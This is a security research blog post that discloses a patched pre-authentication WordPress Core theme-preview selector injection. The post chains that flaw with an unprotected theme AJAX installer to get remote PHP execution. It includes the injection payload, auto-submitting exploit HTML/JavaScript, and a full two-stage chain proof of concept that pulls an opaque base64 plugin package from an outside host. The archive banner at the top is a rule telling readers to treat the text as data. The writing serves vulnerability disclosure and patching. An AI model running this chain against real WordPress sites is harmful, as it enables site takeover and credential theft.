Click2Shell: Preauth WordPress Core Theme Preview Injection to RCE Chain

Click2Shell: Preauth WordPress Core Theme Preview Injection to RCE Chain - PWNAI Research, pwn.ai.


- Published: 2026-09-18
- Original: <https://www.pwn.ai/blog/click2shell>
- Preserved from: https://www.pwn.ai/blog/click2shell (manual-import) on 2026-09-24
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Click2Shell: Preauth WordPress Core Theme Preview Injection to RCE Chain

PWNAI Research · September 18, 2026



One month after XSS2Shell, we returned to WordPress Core looking for another pre-authentication RCE chain. This time there was no preauth XSS in Core. Instead we found a specially crafted preview link made WordPress install an attacker-selected catalog theme and load its PHP before activation. Chained with a real flaw in any theme, we manage to convince WordPress to execute attacker-supplied PHP code after one visit to attacker site.

On September 17, 2026 WordPress published WordPress 7.1.1, a maintenance and security release containing 11 security fixes. Click2Shell appeared as a single bullet among them:

> Specially crafted URLs can automatically install and preview an inactive theme from WordPress.org.

The release credited **pwn.ai**, but no CVE identifier was included at the time of writing. WordPress has let us know they will assign a CVE soon to the issue and paid their maximum bounty for their bug bounty program. We focus on pre-authentication RCE chains in WordPress because WordPress powers 43% of the web, representing an estimated 500 million websites. A vulnerability in WordPress can put nearly half of all websites at risk. The research was done with our custom harness, Claude Opus 5 and a human collaborating.

Demonstration video

After publishing XSS2Shell, we quickly found out a value from a WordPress theme-preview URL is interpreted once by the WordPress.org Themes API and a second, buggy methods by JavaScript in the Administrator's browser. The API reduces the value to an ordinary

theme slug. The browser retains the original punctuation and places it inside a jQuery selector.

The result is a theme preview that clicks Install by itself.

On its own, that lets an unauthenticated attacker force an Administrator's WordPress site to download and install an attacker-selected theme from the official WordPress.org catalog. The Administrator never presses **Install** or **Activate**.

Then came the interesting question:

> Can an installed but inactive theme already execute enough PHP to complete the chain?

The answer was yes.

We found a separate vulnerability in the then-current `mobile-repair-zone` 2.5.4 catalog theme (as well as over 40 third party themes hosted on wordpress). WordPress loads the theme's PHP during a Customizer preview even while another theme remains active. Its code registered an AJAX handler without a nonce or capability check, accepted an attacker-selected plugin package URL, unpacked it, and loaded its PHP.

Put both bugs together and one specially crafted link could:

- make WordPress install the official catalog theme;
- load that inactive theme through the Customizer;
- reach its unprotected installer;
- write an attacker-selected plugin package; and
- execute PHP under the WordPress server account.

No attacker WordPress account is needed. Just a single visit from a logged in user and the attacker owns the site. We decided to name the vulnerability **Click2Shell**- the name is a play on the vulnerabilities that came before it such as xss2shell and wp2shell; it seems especially important given WordPress runs 43% of the internet.

The fun part is nothing suspecious actually happens given the attacker theme is installed but not active, so the site's original theme remains active throughout the exploit.

The chain at a glance

```
Crafted Theme Installer link
        ↓
Themes API canonicalizes the value to a real catalog slug
        ↓
The browser reuses the unescaped original value as a jQuery selector
        ↓
WordPress's own JavaScript clicks the genuine Install control
        ↓
The official Theme (ex: Mobile Repair Zone) package is written to disk, still inactive
        ↓
Customizer preview loads the inactive theme's PHP
        ↓
Its unprotected AJAX installer fetches and includes attacker-selected PHP
        ↓
Server-side PHP execution
```

Where it starts

WordPress's theme installer supports URLs shaped like this:

```
/wp-admin/theme-install.php?theme=THEME_SLUG
```

The route should query the WordPress.org catalog, locate the matching model, and open its preview. Inside `wp-admin/js/theme.js`, the route value is sent to the Themes API. When the query succeeds, WordPress places the same value directly into a jQuery selector:

```
request.theme = slug;
self.view.collection.query( request );

self.view.collection.once( 'query:success', function() {
    $( 'div[data-slug="' + slug + '"]' ).trigger( 'click' );
});
```

There are two security-sensitive operations here:

- `slug` crosses a server-side catalog query; and
- the original `slug` becomes executable CSS selector syntax in the browser.

Those consumers do not agree on what the value means.

One value, two interpretations

Consider this route value:

```
twentytwenty"]>*>*>*/*
```

The WordPress.org Themes API receives that value as a theme name. Its query path applies WordPress slug canonicalization, reducing it to:

```
twentytwenty
```

The API therefore returns the genuine `twentytwenty` catalog entry. The browser does something different. It preserves the original characters and builds this selector:

```
div[data-slug="twentytwenty"]>*>*>*/*"]
```

The injected quote closes the attribute selector. The child combinators walk into the returned theme card. The trailing CSS comment neutralizes the selector fragment that WordPress appends.

Instead of selecting only the theme card, the selector reaches its action controls—including the genuine **Install** control. Then WordPress runs:

```
.trigger( 'click' )
```

That is the entire forced-install primitive.

The attacker does not need the installation nonce. The trusted WordPress administration page already has one. The attacker does also not need the `install_themes` capability since the victim Administrator supplies it. WordPress's own JavaScript spends both on the attacker's behalf.

Proof of Concept

Please only test this against an isolated WordPress installation that you own or authorized to test.

Start with a test site where the official `twentytwenty` theme is not installed.

- Replace `wordpress.example` with the isolated site's host and open:

```
https://wordpress.example/wp-admin/theme-install.php?
theme=twentytwenty%22%5D%3E%2A%3E%2A%3E%2A%2F%2A
```

- If not logged in, WordPress presents its normal login page. Log in as an Administrator and make no further click.

On an affected installation, WordPress:

- queries the live WordPress.org catalog;

- receives the genuine `twentytwenty` record;
- automatically invokes the Install control;
- downloads the official theme ZIP; and
- creates `wp-content/themes/twentytwenty/`.

The theme remains inactive. The site's visible theme does not change.

An ordinary route is the negative control:

```
https://wordpress.example/wp-admin/theme-install.php?theme=twentytwenty
```

That route opens the preview but does not install the theme automatically.

However.... Installed is not the same as active

OK so we installed a random theme, but its not active. it is significant, but it was not yet PHP execution. So we audited the catalog for code reachable surface before activation. We found out inactive theme is not necessarily dormant. WordPress can load its `functions.php` while preparing a Customizer preview:

```
/wp-admin/admin-ajax.php?wp_customize=on&customize_theme=mobile-repair-zone
```

This gives theme code a chance to register hooks and handlers even while the database still identifies a different theme as active. That was the bridge we needed.

The pre-activation flaw

The then-current WordPress.org package for **Mobile Repair Zone 2.5.4** registered this authenticated AJAX action when its PHP was loaded:

```
add_action(
    'wp_ajax_mobile_repair_zone_install_and_activate_plugin',
    'mobile_repair_zone_install_and_activate_plugin'
);
```

The callback consumed attacker-controlled plugin details:

```
$post_plugin_details = $_POST['plugin_details'];

$plugin_text_domain = $post_plugin_details['plugin_text_domain'];
$plugin_main_file   = $post_plugin_details['plugin_main_file'];
$plugin_url         = $post_plugin_details['plugin_url'];
```

The vulnerable path did not verify an action nonce or check that the current user had permission to install plugins. It fetched the supplied URL, wrote the returned bytes into the plugins directory, unpacked them, and loaded the selected plugin entry point. The attacker still needed the theme's PHP to exist on disk and be loaded.

Click2Shell's Core bug supplied exactly that prerequisite:

```
crafted preview URL
    ↓
official theme installed automatically
    ↓
Customizer loads inactive theme PHP
    ↓
unprotected AJAX installer becomes available
    ↓
attacker-selected plugin PHP executes
```

The Core bug does **not** accept an arbitrary theme ZIP by itself. It installs an attacker-selected current package from the official WordPress.org catalog.

The PHP-execution result comes from chaining that primitive with the separate pre-activation vulnerability in Mobile Repair Zone 2.5.4 (Or any theme - attacker supplied or already there, with an XSS vulnearbility).

XSS Proof of Concept

```
<!doctype html>
<meta charset="utf-8">
<title>XSS alert-only proof</title>

<!-- Replace wordpress.site with the isolated test site's host. -->
<form id="proof" method="post" action="http://127.0.0.1:19123/wp-admin/admin-ajax.php?
wp_customize=on&amp;customize_theme=mobile-repair-zone">
  <input type="hidden" name="action"
value="mobile_repair_zone_install_and_activate_plugin">
  <input type="hidden" name="plugin_details[plugin_text_domain]" value="mrz-alert-only">
  <input type="hidden" name="plugin_details[plugin_main_file]" value="mrz-alert-
only.php">
  <input type="hidden" id="plugin-url" name="plugin_details[plugin_url]">
</form>
< javascript >
const zip =
'UEsDBAoAAAAAADFvIV0AAAAAAAAAAAAAAAAPAAAAbXJ6LWFsZXJ0LW9ubHkvUEsDBBQAAAAIADFvIV2JWELRaAEA
ABYCAAAhAAAAbXJ6LWFsZXJ0LW9ubHkvbXJ6LWFsZXJ0LW9ubHkucGhwbZFLT8MwEITP9a9YECJppTTtDbVpUXmpF
6BA4QBClkm2xMixI3tbWhD/HbvhdUC+jWY+jXeyw7qsWdrpMOjATC2fpYYLUeEAzq/vYaLQUnKp1QZm1phFMJ2gy6
2sSRo9gKmwlULnYCXdUiiogwuoFAQWaWm1AxEYcb8NQhcgqwoLKQg9EdeSXDcg79C6La7f7XV7XkkZkwuIYQcKXEi
NRQzR5OhmNplPI2j7985aIT5kH42TtV5rXhipn7l4Eeu4zVr7+yCdQ4phj1+fXt2e3swfIpGH3tEjNIaoMk9SIbdY
C2n5m9HIpXYklOK+Lg/2lW/L6+1lIhiNRv/h2LZRiaJA66seG02oKZlvan9IwjWlJVVqCHkprK80up2fJQf+J8O/I
ZGXmISoNWoA2iSOjMXGhXlpIMp2CpOTh0LAjbMKSfwwd5e0SA52xxlJUjhupjNhuu0oWdroWbPe+HuWLP0SouHvTT
8BUEsBAh4DCgAAAAAAMW8hXQAAAAAAAAAAAAAAAAA8AAAAAAAAAAAAQAO1BAAAAAG1yei1hbGVydC1vbmx5L1BLAQI
eAxQAAAAIADFvIV2JWELRaAEAABYCAAAhAAAAAAAAAAEAAACkgS0AAABtcnotYWxlcnQtb25seS9tcnotYWxlcnQt
b25seS5waHBQSwUGAAAAAAIAAgCMAAAA1AEAAAAA';
document.getElementById('plugin-url').value =
  'https://httpbingo.org/base64/' + encodeURIComponent(zip);
document.getElementById('proof').submit();
</ javascript >
```

From one click to PHP

Against an Administrator who was already authenticated, one click opened the crafted theme route. WordPress automatically installed `mobile-repair-zone`, and the document then submitted the Customizer request that loaded the inactive theme.

The follow-on request selected a harmless proof plugin package. Its PHP just returned system("id"):

Full RCE Chain PoC

```
<form id="stage-two" method="post" target="victim" hidden>
  <input name="action" value="mobile_repair_zone_install_and_activate_plugin">
  <input name="plugin_details[plugin_text_domain]" value="mrz-chain-marker">
  <input name="plugin_details[plugin_main_file]" value="mrz-chain-marker.php">
  <input id="plugin-url" name="plugin_details[plugin_url]" value="">
</form>

< javascript >
const TARGET_ORIGIN = 'https://wordpress-test.example';
const STAGE_TWO_DELAY_MS = 60000;
const THEME_SLUG = 'mobile-repair-zone';
const ROUTE_VALUE = THEME_SLUG + '"]>*>*>*/*';

// Harmless visual-only WordPress plugin ZIP, 1,518 bytes.
const VISUAL_PLUGIN_ZIP_BASE64 =
'UEsDBAoAAAAAANJsIV0AAAAAAAAAAAAAAARABwAbXJ6LWNoYWluLW1hcmtlci9VVAkAA5wNl2qhDZdqdXgLAAEE
9gEAAAQUAAAAUEsDBBQAAAAIAPFsIV0eg5hvbAQAAE4IAAAlABwAbXJ6LWNoYWluLW1hcmtlci9tcnotY2hhaW4tb
WFya2VyLnBocFVUCQAD1Q2XatUNl2p1eAsAAQT2AQAABBQAAACNVX9v2kgQ/Rt/iilpa6gwGBoUzgaqNCFKpCbhCG
2lXk/WYg94r7Z3tbsQ0qrf/WZt0vxoLjoFKfLu7Js382bfDt/JVDqdN28ceAPTbL3iBVywHAM4n32BqUKPxYZvmOG
igE9cr1lGq0Isbfwx6lhxafcCOGUqz1BryETMMk8U2Q1sqgPSHgD6MWNY/A2VpzHD2GAC09Mp4BbjtQVpW9BPqHQJ
2G37bZ9WOo7Dl9CAF5DgkheYNMA9fH81PZyfutCkvx9ODbfchM5Px3mZq+9RlTbKmaJcMILP0+jo8mI+uZhHx2cza
IPbWctMsER3KNyTCu+K9OKU8cKrzrbN1rihs+QZRnJtolgUBgujG/B7nha41LJoOpscHs3PPh3Ozy4votnRhFYuL0
+IaVjV4dSuZZQIXqwi9g/bNppO7fVr4FqjIdhoNvnz4+Rq/pdrKYnC/RuqADcXC0tDoWRcRd9FgREvtGFZFrEiiXY
VEM9SRBdGo9FTcE7Zr1UmFiTMy2uZLEKn9lIboXAHgpFJMUfqW7ntjVdoog1TxLy2W5GWhUK7UqtfTT5MjuYgyjmg
wGyNcDK7PIcfu+hqR/+Ez6eT2eQ2sGBljle63rIwrjY3ND4ponHpm4q2DaulxkiqWUsCQOp/gg3o+b7tZi1FlqCia
TiqZPHmN5IG1+DWdFKTZyGQlor6Ovo4P/EG7qNDLE7Rs0eVyAIohFc2oRKqhnEqwB2+SERsCBUs3niYo2G/QOtrs/
QG9fHQcJPh+NFdIeWruR92qn2ao1vUhUhuoKx3VKfhIbkCP1zQzVgpsS6SYM8fdPf9JIxFJlSwh2y5xGW4JKpBb19
uO912HzwmZYaevtEG89b7jBffzll8VX6eUGTrClcC4eNZS7NC04VTfFm/TyKnMb8lsRBbT/PvNJPBQijqj0crYU73
IEW+Sk3Q9f1NGkqWJDZmsElhsLm+T1mxhNOtX9n/JEUj5irOkC48GCFBWZDWXvdgn/UWrV150B+8aj6glPDNXVu23
jVPTEqp+77chhWvoCe3oEXGE9jrH+DbwR+7Dc8mXuuyP7947g/Kg1RbyhJxHfjgw4DAQK0WrDE4aPV6B63u24NWu9
f/TyY7EXbZrAi2VRh0LXiGxlg7kyy2CdvdAeahHUDPKGr7Uqg8WEuJKmYa6+MP1hqBrU0qFGEktxNC6e5nT7u3ye/
S9W1hpDL+kqTtD8Ld9Fgu4Ncfz+ADcwUyryVXOSbDTtq9n06OP1MP6SyZdxVOzMgDnrDrylxK4OuU7AiGmq5PsRqf
l+4Es9Kd4Au5Eyi0I0aHeFH5yrCzC24PO/IhgavSf6CKg9J/Ahja6/6kDKQVuTi9PpG9l2SbT/lX0xr9sGNBxr8nR
LWht6Gy7udTPePqT6OXcg47tvr7y9VbOSbrmPMcxdo0Gk0YjYFlqEyjTim8uxylf9CjdXI2O58cf/1a0O/wmdeTPi
pB/o8Q7QrvfFf8MwXWmy046PvNkLSr6N+v0/pYtbB7fv8FUEsBAh4DCgAAAAAA0mwhXQAAAAAAAAAAAAAAABEAGAA
AAAAAAAAQAO1BAAAAAG1yei1jaGFpbi1tYXJrZXIvVVQFAAOcDZdqdXgLAAEE9gEAAAQUAAAAUEsBAh4DFAAAAAgA
8WwhXR6DmG9sBAAATggAACUAGAAAAAAAAAQAAAKSBSwAAAG1yei1jaGFpbi1tYXJrZXIvbXJ6LWNoYWluLW1hcmtlc
i5waHBVVAUAA9UNl2p1eAsAAQT2AQAABBQAAABQSwUGAAAAAAIAAgDCAAAAFgUAAAAA';

const target = TARGET_ORIGIN.replace(/\/$/, '');
const installUrl = new URL(target + '/wp-admin/theme-install.php');
installUrl.searchParams.set('theme', ROUTE_VALUE);
const stageTwoUrl = new URL(target + '/wp-admin/admin-ajax.php');
stageTwoUrl.searchParams.set('wp_customize', 'on');
```

```
stageTwoUrl.searchParams.set('customize_theme', THEME_SLUG);
const pluginUrl = 'https://httpbingo.org/base64/' +
  encodeURIComponent(VISUAL_PLUGIN_ZIP_BASE64);
const form = document.querySelector('#stage-two');
form.action = stageTwoUrl.href;
document.querySelector('#plugin-url').value = pluginUrl;
document.querySelector('#launch').addEventListener('click', () => {
  const popup = window.open(installUrl.href, 'victim');
  if (!popup) {
    document.querySelector('#status').textContent =
      'The browser blocked the popup. Allow popups for this local file and retry.';
    return;
  }
  const deadline = Date.now() + STAGE_TWO_DELAY_MS;
  const timer = setInterval(() => {
    const seconds = Math.max(0, Math.ceil((deadline - Date.now()) / 1000));
    document.querySelector('#status').textContent =
      'Complete the ordinary WordPress login. Stage two submits automatically in ' +
seconds + ' seconds.';
    if (seconds === 0) clearInterval(timer);
  }, 250);  setTimeout(() => {
    document.querySelector('#status').textContent = 'Stage two submitted automatically.';
    form.submit();
  }, STAGE_TWO_DELAY_MS);
}, { once: true });
</ javascript >
```

For the above stated reasons, theme installation is a highly privileged code-deployment operation. Even before activation, a theme places executable PHP beneath the web application. WordPress may load that PHP for previews and Customizer operations, and individual files or registered endpoints may be reachable directly. At that point any theme can:

- read `wp-config.php` and database credentials;
- access WordPress, WooCommerce, and other plugin data;
- create or modify users and content;
- read secrets available to the PHP worker;
- alter application files; and
- take full control of the WordPress installation or the server hosting it.

What WordPress changed

WordPress shipped a targeted fix in changeset 63664. The original selector was:

```
$( 'div[data-slug="' + slug + '"]' ).trigger( 'click' );
```

WordPress 7.1.1 changes it to:

```
$( 'div.theme[data-slug="' + $.escapeSelector( slug ) + '"]' ).trigger( 'click' );
```

The patch does two things: it constrains the match to an actual `div.theme` card and escapes the URL-derived slug before it enters selector syntax. The injected quote, combinators, and comment are therefore treated as literal slug characters instead of executable CSS structure, so the selector no longer walks into the Install control.

Affected configurations

The Core issue is expected to affect all versions of Wordpress before 7.1.1.

Disclosure status

WordPress paid a bounty and shipped the Core fix in WordPress 7.1.1. The release announcement and 7.1.1 documentation credit pwn.ai. WordPress is working on obtaining CVE soon. Pwn assessed the standalone forced-install primitive as High, CVSS 3.1 7.1. The complete demonstrated chain with preactivation maybe assessed as Critical, CVSS 3.1 9.3 with UI:R lowering the impact. WordPress has not yet provided a final public severity.

Timeline

- **August 22, 2026:** The WordPress Core selector injection and automatic theme installation were reported with a clean-browser proof.
- **August 22, 2026:** WordPress reproduced the behavior on WordPress 7.1.0 and began tracking a hardening fix.
- **September 1, 2026:** We supplied the complete pre-activation chain using the current Mobile Repair Zone 2.5.4 package and harmless PHP-execution evidence.
- **September 2026:** WordPress paid its maximum bounty of 300$, confirmed plans for a security release, and requested publication-credit details.
- **September 17, 2026:** WordPress 7.1.1 shipped with the fix and credited Team at pwn.ai. No CVE identifier was included at the time of writing but Wordpress is working on it.
- **September 18th, 2026:** Full technical disclosure of Click2Shell.

Discovered and demonstrated by Core Team at **pwn.ai**.